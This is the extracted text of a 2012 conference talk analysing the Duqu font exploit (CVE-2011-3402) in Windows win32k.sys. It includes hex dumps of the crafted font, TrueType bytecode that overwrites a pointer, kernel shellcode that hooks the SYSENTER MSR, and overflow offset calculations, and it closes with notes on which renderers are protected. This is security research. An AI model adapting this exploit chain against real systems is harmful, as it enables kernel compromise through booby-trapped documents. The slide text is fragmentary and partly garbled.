



Anatomy of Duqu exploit

Ivan Teblin, Head of Hosted & Streaming Technologies Research

Virus Bulletin, Dallas, 05 October 2012


OpenType: evil opportunities

Complex format

8 - 30 cross-referenced sub-tables!

Rendering VM

> 120 instructions!



'Sbit' bitmaps

9 + 3 sub-formats!

Embeddable

ole2, mso, pdf, web, mail!.. more?

Duqu exploit

win32k.sys: nano-second 'zero'

```
00000040: 03 BD 0E CA.00 03 AC 5C.00 00 00 56.63 6D 61 70
00000050: 00 61 00 57.00 03 AC C4.00 00 00 34.63 76 74 20
00000060: 00 00 00 00.00 03 AD 08.00 00 00 02.56 70 67 6D
00000070: 33 DE 37 4D.00 00 01 0C.00 01 FF 67.6C 79 66
```

cvt_size = 1

cvt =
alloc(cvt_size)

CVE-2011-3402

cvt_size |= 80

WCVT[2C] = EP

```
0003ADC0: 45 B0 50 60.B0 00 43 23.44 B0 01 1F.B0 00 43 B0
0003ADD0: 03 43 44 31.37 01 01 00.00 00 00 08.00 66 00 03
0003ADF0: 01 04 00 00.00 00 00 00.00 00 00 07.00 01 04
```

```
00154: PUSHB[1] 0
00156: RS
00157: SWAP
00158: WCVTP
00159: PUSHB[1] 1
00161: SSW
00162: PUSHB[1] 0
00164: RS
00165: PUSHB[1] 3
00167: RS
00168: WCVTP
```

Duqu exploit

win32k.sys: nano-second 'one'

`psc1_FRound = EP`

`SSW`

```
mov [esi][05],ecx  
lea ecx,[eax][000000100]  
call d,[eax][000000AC]  
mov [esi][8],eax  
mov eax,edx
```

`shellcode`

`WCVT[2C] =
sc1_FRound`


```
00154: PUSHB[1] 0  
00156: RS  
00157: SWAP  
00158: WCVTP  
00159: PUSHB[1] 1  
00161: SSW  
00162: PUSHB[1] 0  
00164: RS  
00165: PUSHB[1] 3  
00167: RS  
00168: WCVTP
```

```
add [eax],a  
add [eax],a  
add [eax],a  
pushad  
cld  
cli  
jmps 000000180 --|1  
pop esi  
push 000000176 ;'  
pop ecx  
rdmsr [esi][05D],eax  
mov edi,[esi][061]  
mov eax,edi  
wrmsr ecx,000000177 ;'  
rep movsb  
sti  
popad  
xor eax,eax  
retn ; -A-A-A-A-A-A-A-A-A-A-A-A-A-A-A-A-  
call 000000161 --|2  
push 0  
pushfd  
pushad  
call 00000018E --|3  
pop eax  
mov ebx,[eax][054]  
mov [esp][024],ebx  
cmp ecx,0DEADC0DE ;'  
jnz 0000001AE --|4  
push 000000176 ;'  
pop ecx  
mov eax,ebx  
xor edx,edx  
wrmsr eax,eax  
xor eax,eax  
jmps 0000001DF --|5
```

CVE-2011-3402

win32k.sys

- `sbit_GetMetrics()`:
`buf = alloc(WorkSize)`
- `sfac_GetSbitBitmap()`:
`buf[WorkOffs] |= data`
- **Unchecked!**
`WorkOffs < WorkSize`



CVE-2011-3402

```
00000000: 00 01 00 00.00 10 01 00.00 04 00 00.45 42 44 54  EBDT
00000010: 4B 90 43 D6.00 03 AF 8C.00 00 00 28.45 42 4C 43  (EBLC
00000020: 1F 4D 32 14.00 03 AF B4.00 00 01 78.45 42 53 43  EBSC
00000030: 1F 20 05 0A.00 03 B1 2C.00 00 00 81.45 53 2F 32
```

```
0003AF90: 01 01 00 00.00 80 01 FF.00 00 00 00.00 01 00 03
0003AFA0: 48 0A 01 01.00 00 00 80.00 FF 00 00.00 00 00 01
0003AFB0: 00 03 40 52.00 02 00 00.00 00 00 06.00 00 01 28
0003AFC0: 00 00 00 28.00 00 00 00.00 00 00 00.00 00 00 00
```

Calculate *WorkOffs*: A40

Calculate *WorkSize*: 200

Tamper *cvt_size*:

```
movzx edi, ax
mov edi, edi
4mov d1, ecx
or [esi], d1
inc ecx
```

Embedding OpenType

'Clickable' formats

- **OLE2: (DOC / XLS / PPT / MSG)**
- **MSO: (DOCX / XLSX / PPTX / RTF)**
- **Portable docs: (PDF / XPS)**
- **Web / MIME: (HTML / MHT / EML)**



Demo

"Duquments". Duqu exploit and safe shellcode



Active defence

Protective renderers

- **Firefox, Chrome, Safari**
- **Adobe Reader, SumatraPDF**

Dumb renderers

- **IE, Opera, Avant**
- **Outlook Express, MS Office**



Thank You

Questions?

Ivan Teblin, Head of Hosted & Streaming Technologies Research

Virus Bulletin, Dallas, 05 October 2012